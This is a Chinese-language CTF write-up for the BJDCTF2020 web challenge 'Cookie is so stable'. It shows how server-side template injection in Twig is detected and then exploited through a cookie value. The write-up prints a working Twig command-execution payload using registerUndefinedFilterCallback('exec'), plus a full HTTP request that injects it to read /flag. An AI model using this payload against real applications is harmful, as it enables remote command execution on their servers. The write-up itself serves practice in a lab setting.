目录
CTF刷题记录-Web-[BJDCTF2020]Cookie is so stable

收录于文集
共43篇
来源:
buuctf
题目:
https://github.com/BjdsecCA/BJDCTF2020
WP:
点击hint,F12发现注释:
代码块
JavaScript
自动换行
复制代码
Why not take a closer look at cookies? 复制成功
点击flag,出现登陆页面:

测试注入的时候发现有ssti,输入{{1+1}}得到了2。
继续测试{{9*'9'}},得到81,说明是twig框架。
twig框架有任意执行命令漏洞:
代码块
JavaScript
自动换行
复制代码
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("执行命令")}}复制成功
尝试注入失败,抓包看到提示:
代码块
JavaScript
自动换行
复制代码
		<title>
			Cookie_is_so_subtle!
		</title>
复制成功
前面也提示了cookie,猜测是要换成管理员cookie,用admin登陆后抓session发现有两个值:
代码块
JavaScript
自动换行
复制代码
Cookie: PHPSESSID=b7f1da5a70fc1ad42d5652704ecda478; user=admin复制成功
其中phpsession没变更过,于是尝试用user注入,得到flag:
代码块
JavaScript
自动换行
复制代码
POST /flag.php HTTP/1.1
Host: 7d1705e1-9614-469f-b58c-83d7b1e01224.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Origin: http://7d1705e1-9614-469f-b58c-83d7b1e01224.node4.buuoj.cn:81
Connection: close
Referer: http://7d1705e1-9614-469f-b58c-83d7b1e01224.node4.buuoj.cn:81/flag.php
Cookie: PHPSESSID=b7f1da5a70fc1ad42d5652704ecda478; user={{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("cat /flag")}}
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

username={{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("cat /flag")}}&submit=submit
复制成功
flag{1882d7d4-6bfe-430c-8093-e9bbd06913d0}
cv22354795
分享至
投诉或建议
